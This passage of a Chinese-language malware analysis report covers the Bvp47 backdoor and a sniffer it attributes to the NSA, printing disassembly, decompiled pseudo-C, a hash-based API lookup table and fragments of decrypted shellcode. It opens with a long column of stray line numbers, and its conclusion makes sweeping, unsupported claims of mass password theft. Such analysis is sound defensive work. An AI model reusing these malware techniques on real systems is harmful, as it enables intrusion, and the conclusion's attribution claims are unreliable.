1833
1834
1835
1836
1837
1838
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1847
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1877
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1897
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1947
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1967
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1977
1978
1979
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1988
1989
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2017
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2047
2048
2049
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2097
2098
2099
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2109
2110
2111
2112
2113
2114
2115
2116
2117
2117
2118
2119
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2147
2148
2149
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2177
2178
2179
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2197
2198
2199
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2209
2210
2211
2212
2213
2214
2215
2216
2217
2217
2218
2219
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2247
2248
2249
2249

```

Directive	Ty	Address	Text
[S]	Up	p serial_mkstemp+3C	call near ptr unlink_...
[S]	Up	p main+11B	call near ptr unlink_...
[S]	Up	p main+366	call near ptr unlink_...
[S]		p main+37B	call near ptr unlink_...
[S]	D...	p main+9E2	call near ptr unlink_...
[S]	D...	p main+9F3	call near ptr unlink_...
[S]	D...	p sub_804D590+73	call near ptr unlink_...
[S]	D...	p sub_804DB60+35	call near ptr unlink_...
[S]	D...	p sub_804E1A0+8F	call near ptr unlink_...
[S]	D...	p sub_804E660+221	call near ptr unlink_...
[S]	D...	p sub_805B9B0+246	call near ptr unlink_...
[S]	D...	o LOAD:off_8063200	dd offset unlink_.field_6

Line 3 of 12

基于Hash的API函数调用

在Bvp47的运行过程中会有制作一张类似作基于Hash值的API函数查找的查找表。

1. 面对如下的一张Hash表；

Address	Length	Type	String
[S] LOAD:08060...	00000009	C	9a98cf3e
[S] LOAD:08060...	00000009	C	29b5e7f0
[S] LOAD:08060...	00000009	C	97413c51
[S] LOAD:08060...	00000009	C	3955ced4
[S] LOAD:08060...	00000009	C	278dec7a
[S] LOAD:08060...	00000009	C	d1eb34ee
[S] LOAD:08060...	00000009	C	191ea6d2
[S] LOAD:08060...	00000009	C	4b6c29bf
[S] LOAD:08060...	00000009	C	78f2b4b4
[S] LOAD:08060...	00000009	C	1e30bd94
[S] LOAD:08060...	00000009	C	da78b246
[S] LOAD:08060...	00000009	C	8bdfc33f
[S] LOAD:08060...	00000009	C	1a7a7356
[S] LOAD:08060...	00000009	C	8c27e8f7
[S] LOAD:08060...	00000009	C	92e5c0d8
[S] LOAD:08060...	00000009	C	2cd7cd5e
[S] LOAD:08060...	00000009	C	1bd919bb
[S] LOAD:08060...	00000009	C	d0c6bfeb
[S] LOAD:08060...	00000009	C	90bff64c
[S] LOAD:08060...	00000009	C	531ab53f
[S] LOAD:08060...	00000009	C	c949df79
[S] LOAD:08060...	00000009	C	3bcaa8c

[S]	LOAD:08060...	00000009	C	19282364
[S]	LOAD:08060...	00000009	C	ad776cf9
[S]	LOAD:08060...	00000009	C	0e56f7ab
[S]	LOAD:08060...	00000009	C	b219d9e5
[S]	LOAD:08060...	00000009	C	68cab24f
[S]	LOAD:08060...	00000009	C	b064f130
[S]	LOAD:08060...	00000009	C	388b7075
[S]	LOAD:08060...	00000009	C	7bbf2c88
[S]	LOAD:08060...	00000009	C	e6342921
[S]	LOAD:08060...	00000009	C	bfdc5cb1
[S]	LOAD:08060...	00000009	C	628daa78
[S]	LOAD:08060...	00000009	C	43f710cc
[S]	LOAD:08060...	00000009	C	7ba772b8
[S]	LOAD:08060...	00000009	C	59422f01
[S]	LOAD:08060...	00000009	C	25b78822
[S]	LOAD:08060...	00000009	C	47c2cb27
[S]	LOAD:08060...	00000009	C	89436336
[S]	LOAD:08060...	00000009	C	7f493fb8
[S]	LOAD:08060...	00000009	C	f265883c
[S]	LOAD:08060...	00000009	C	5b19bf75
[S]	LOAD:08060...	00000009	C	44624440
[S]	LOAD:08060...	00000009	C	c767b324
[S]	LOAD:08060...	00000009	C	e7a87594
[S]	LOAD:08060...	00000009	C	ea895d08
[S]	LOAD:08060...	00000009	C	10227454
[S]	LOAD:08060...	00000009	C	2e78d32a
[S]	LOAD:08060...	00000009	C	500b288d
[S]	LOAD:08060...	00000009	C	35ed46eb
[S]	LOAD:08060...	00000009	C	9d2e940a
[S]	LOAD:08060...	00000009	C	9a79a116
[S]	LOAD:08060...	00000009	C	37d03e4a
[S]	LOAD:08060...	00000009	C	3d8cec3c
[S]	LOAD:08060...	00000009	C	bebff213

2. 在sub_804C2E0函数中尝试初始化

```

LOAD:0004C2E0 55
LOAD:0004C2E0 55
LOAD:0004C2E1 89 E5
LOAD:0004C2E3 83 EC 18
LOAD:0004C2E6 C7 44 24 08 78 00 00 00 | sub_804C2E0 proc near ; CODE XREF: sub_804A150:loc_804A2C8↑p
LOAD:0004C2EE C7 44 24 04 C0 32 06 08
LOAD:0004C2F6 C7 04 24 20 4F 06 08
LOAD:0004C2FD E8 EE 07 01 00
LOAD:0004C302 C9
LOAD:0004C303 C3
LOAD:0004C303
LOAD:0004C303 sub_804C2E0 endp

```

3. 在serial_bind_0x7bbf2c88_函数中进一步初始化

```

LOAD:0005CAF0 55
LOAD:0005CAF1 B8 FF FF FF FF
LOAD:0005CAF6 89 E5
LOAD:0005CAF8 57
LOAD:0005CAF9 56
LOAD:0005CAFA 53
LOAD:0005CAF8 83 EC 2C
LOAD:0005CAFE 8B 4D 08
LOAD:0005CB01 8B 5D 0C
LOAD:0005CB04 8B 7D 10
LOAD:0005CB07 85 C9
LOAD:0005CB09 74 6F
LOAD:0005CB0B 85 DB
LOAD:0005CB0D 74 6B
LOAD:0005CB0F 85 FF
LOAD:0005CB11 74 67
LOAD:0005CB13 8B 01
LOAD:0005CB15 85 C0
LOAD:0005CB17 74 69
LOAD:0005CB19
LOAD:0005CB19
LOAD:0005CB19 31 F6
LOAD:0005CB1B EB 0D
LOAD:0005CB1B
LOAD:0005CB1D 8D 76 00
LOAD:0005CB20
LOAD:0005CB20
LOAD:0005CB20 83 C6 01
LOAD:0005CB23 83 C3 14
LOAD:0005CB26 39 F7
LOAD:0005CB28 76 4E
LOAD:0005CB2A
LOAD:0005CB2A
LOAD:0005CB2A 8B 43 08
LOAD:0005CB2D 83 E8 01
LOAD:0005CB30 83 F8 01
LOAD:0005CB33 77 EB
LOAD:0005CB35 8B 03
LOAD:0005CB37 83 C6 01
LOAD:0005CB3A 89 4D E0
LOAD:0005CB3D 89 04 24
LOAD:0005CB40 E8 6B 0F 00 00
LOAD:0005CB45 8B 4D E0
LOAD:0005CB48 89 45 E4
LOAD:0005CB4B B8 73 E6 93 FB
LOAD:0005CB50 F7 65 E4
LOAD:0005CB53 8B 45 E4
LOAD:0005CB56 C1 EA 09
LOAD:0005CB59 69 D2 09 02 00 00
LOAD:0005CB5F 29 D0
LOAD:0005CB61 89 C2

; -----
; CODE XREF: serial_bind_0x7bbf2c88_+AF↓j
loc_805CB19: xor    esi, esi
jmp    short loc_805CB2A
; -----
; align 10h
loc_805CB20: add    esi, 1
add    ebx, 14h
cmp    edi, esi
jbe   short loc_805CB78
; -----
; CODE XREF: serial_bind_0x7bbf2c88_+43↓j
loc_805CB2A: mov    eax, [ebx+8]
sub    eax, 1
cmp    eax, 1
ja    short loc_805CB20
mov    eax, [ebx]
add    esi, 1
mov    [ebp+var_20], ecx
mov    [esp], eax      ; str_sText
call   sub_805DAB0
mov    ecx, [ebp+var_20]
mov    [ebp+var_1C], eax
mov    eax, 0FB93E673h
mul    [ebp+var_1C]
mov    eax, [ebp+var_1C]
shr    edx, 9
imul   edx, 209h
sub    eax, edx
mov    edx, eax

```

伪C语言代码：

```

1 int __cdecl serial_bind_0x7bbf2c88_(int x, int y, int z)
2 {
3     int result; // eax
4     int v4; // ecx
5     int v5; // ebx
6     unsigned int v6; // esi
7     unsigned int v7; // eax
8     int v8; // eax
9     _BOOL1 v9; // zf
10    _DWORD *v10; // [esp+18h] [ebp-20h]
11
12    result = -1;
13    v4 = x;
14    v5 = y;
15    if ( x )
16    {
17        if ( y )
18        {
19            if ( z )
20            {
21                if ( *(DWORD *)x
22                    || (v8 = serial_bind_0x227ffec5_calloc(2084), v4 = x,
23                        v9 = v8 == 0,
24                        *(DWORD *)x = v8,
25                        result = 0xD0000013,
26                        !v9) )
27                {
28                    v6 = 0;
29                    do
30                    {
31                        while ( (unsigned int)(*(DWORD *) (v5 + 8) - 1) > 1 )
32                        {
33                            ++v6;
34                            v5 += 20;
35                            if ( z <= v6 )
36                                goto LABEL_9;
37                        }
38                        ++v6;
39                        v10 = (DWORD *)v4;
40                        v7 = sub_805DAB0(*(char **)v5);
41                        v4 = (int)v10;
42                        *(DWORD *)(v5 + 12) = *(DWORD *)(*v10 + 4 * (v7 % 0x209));
43                        *(DWORD *)(*v10 + 4 * (v7 % 0x209)) = v5;
44                        v5 += 20;
45                    }
46                    while ( z > v6 );
47 LABEL_9:
48                    result = 0;
49                }
50            }
51        }
52    }
53    return result;
54}

```

部分shellcode

在loader模块中还有部分是部分不太完整的加密ELF文件，经过解密后是几个shellcode形式的代码。

1. 对应的ELF头部格式定义如下：

```

LOAD:08063D20 7F 45 4C 46 01 01 01 00 00 00 00+g_elf_buf    db 7Fh, 45h, 4Ch, 46h, 3 dup(1), 9 dup(0); e_ident
LOAD:08063D20 00 00 00 00 01 00 03 00 01 00 00 00+           ; DATA XREF: serial_bvp+2C↑
LOAD:08063D20 00 00 00 00 00 00 00 00 00 00 00 00+           ; serial_bvp+52↓
LOAD:08063D20 00 00 00 34 00 00 00 00 00 00 28 00+          dw 1           ; e_type
LOAD:08063D20 0E 00 0B 00                                     dw 3           ; e_machine
LOAD:08063D20                                             dd 1           ; e_version
LOAD:08063D20                                             dd 0           ; e_entry
LOAD:08063D20                                             dd 7B0h        ; e_phoff
LOAD:08063D20                                             dd 0           ; e_shoff
LOAD:08063D20                                             dw 34h        ; e_flags
LOAD:08063D20                                             dw 0           ; e_ehsize
LOAD:08063D20                                             dw 0           ; e_phnum
LOAD:08063D20                                             dw 28h        ; e_shentsize
LOAD:08063D20                                             dw 0Eh         ; e_shnum
LOAD:08063D20                                             dw 0Bh         ; e_shstrndx
LOAD:08063D54                                             ; -----

```

2. 中间的几段shellcode会互相跳转

```


LOAD:08063D54
LOAD:08063D54
LOAD:08063D54
LOAD:08063D54
LOAD:08063D54
LOAD:08063D54
LOAD:08063D54
LOAD:08063D54 55
LOAD:08063D55 89 E5
LOAD:08063D57 57
LOAD:08063D58 56
LOAD:08063D59 53
LOAD:08063D5A 83 EC 1C
LOAD:08063D5D 6A 01
LOAD:08063D5F FF 35 2C 00 00 00
LOAD:08063D65 FF 35 30 00 00 00
LOAD:08063D6B FF 35 28 00 00 00
LOAD:08063D71 E8 1C 03 00 00 | call shellcode_func_6
LOAD:08063D76 83 C4 10
LOAD:08063D79 89 45 DC
LOAD:08063D7C A1 1C 00 00 00
LOAD:08063D81 85 C0
LOAD:08063D83 89 45 E4
LOAD:08063D86 74 6D
LOAD:08063D88 A1 18 00 00 00
LOAD:08063D8D 85 C0
LOAD:08063D8F 89 45 E0
LOAD:08063D92 74 61
LOAD:08063D94 A1 14 00 00 00
LOAD:08063D99 85 C0
LOAD:08063D9B 74 58
LOAD:08063D9D 8B 15 10 00 00 00
LOAD:08063DA3 85 D2
LOAD:08063DA5 74 4E
LOAD:08063DA7 8B 0D 0C 00 00 00
LOAD:08063DAD 85 C9
LOAD:08063DAF 74 44
LOAD:08063DB1 8B 1D 08 00 00 00
LOAD:08063DB7 85 DB
LOAD:08063DB9 74 3A
LOAD:08063DBB 8B 35 04 00 00 00
LOAD:08063DC1 85 F6
LOAD:08063DC3 74 30
LOAD:08063DC5 8B 3D 00 00 00 00
LOAD:08063DCB 85 FF
LOAD:08063DCD 74 26
LOAD:08063DCF 83 EC 0C
LOAD:08063DD2 57
LOAD:08063DD3 56
LOAD:08063DD4 53
LOAD:08063DD5 BB FE FF FF FF
LOAD:08063DDA 51
LOAD:08063DDB 52
LOAD:08063DDC 50
LOAD:08063DDD FF 75 E0
LOAD:08063DE0 FF 75 E4
LOAD:08063DE3 FF 35 00 00 00 00
LOAD:08063DE9 E8 5A 01 00 00

shellcode_func_1 proc near
var_24      = dword ptr -24h
var_20      = dword ptr -20h
var_1C      = dword ptr -1Ch

push    ebp
mov     ebp, esp
push    edi
push    esi
push    ebx
sub    esp, 1Ch
push    1
push    large dword ptr ds:2Ch
push    large dword ptr ds:30h
push    large dword ptr ds:28h
call    shellcode_func_6
add     esp, 10h
mov     [ebp+var_24], eax
mov     eax, large ds:1Ch
test   eax, eax
mov     [ebp+var_1C], eax
jz     short loc_8063DF5
mov     eax, large ds:18h
test   eax, eax
mov     [ebp+var_20], eax
jz     short loc_8063DF5
mov     eax, large ds:14h
test   eax, eax
jz     short loc_8063DF5
mov     edx, large ds:10h
test   edx, edx
jz     short loc_8063DF5
mov     ecx, large ds:0Ch
test   ecx, ecx
jz     short loc_8063DF5
mov     ebx, large ds:8
test   ebx, ebx
jz     short loc_8063DF5
mov     esi, large ds:4
test   esi, esi
jz     short loc_8063DF5
mov     edi, large ds:0
test   edi, edi
jz     short loc_8063DF5
sub    esp, 0Ch
push    edi
push    esi
push    ebx
mov     ebx, 0FFFFFFEh
push    ecx
push    edx
push    eax
push    [ebp+var_20]
push    [ebp+var_1C]
push    large dword ptr ds:0
call    shellcode_func_4

```

3. 共6段 shellcode



结论

“饮茶”嗅探木马(Suctionchar_Agent)程序的功能专一，综合分析Bvp47_loader、Dewdrop等模块可以看出，“电幕行动”(Bvp47)在设计上体现了良好的架构能力。美国国家安全局(NSA)的攻击实施者可以通过Bvp47各个功能模块的灵活组合，隐蔽完成攻击任务，同时大幅降低该木马程序的暴露几率。尽管美国国家安全局(NSA)实施的攻击窃密活动具有高度的隐密性，但盘古实验室通过自有数据视野范围内的分析取证材料，结合对来源数据的深度挖掘，仍然完整地还原了世界顶级黑客组织“方程式”的攻击窃密手法。

通过现有证据可以断定，遍布国际互联网的无数服务器和网络终端，以及交换机、路由器、网关、防火墙等设备，正在被美国国家安全局(NSA)的“饮茶”嗅探木马(Suctionchar_Agent)类似程序实时监测，数以亿计的账号密码被窃取并存储到美国国家安全局(NSA)的数据库中，变成你工作生活中的重大安全隐患。

参考

1. Bvp47-美国NSA方程式组织的顶级后门

https://www.pangulab.cn/post/the_bvp47_a_top-tier_backdoor_of_us_nsa_equation_group/

2. The Shadow Brokers: x0rz-EQGRP

https://github.com/x0rz/EQGRP/blob/master/Linux/up/suctionchar_agents.tar.bz2

4. jtcriswell/bpfa

<https://github.com/jtcriswell/bpfa>

5. bpf-asm-explained

<https://github.com/Igalia/pflua/blob/master/doc/technical/bpf-asm-explained.md>

6. cloudflare/bpftools

<https://github.com/cloudflare/bpftools>

[阅读原文](#)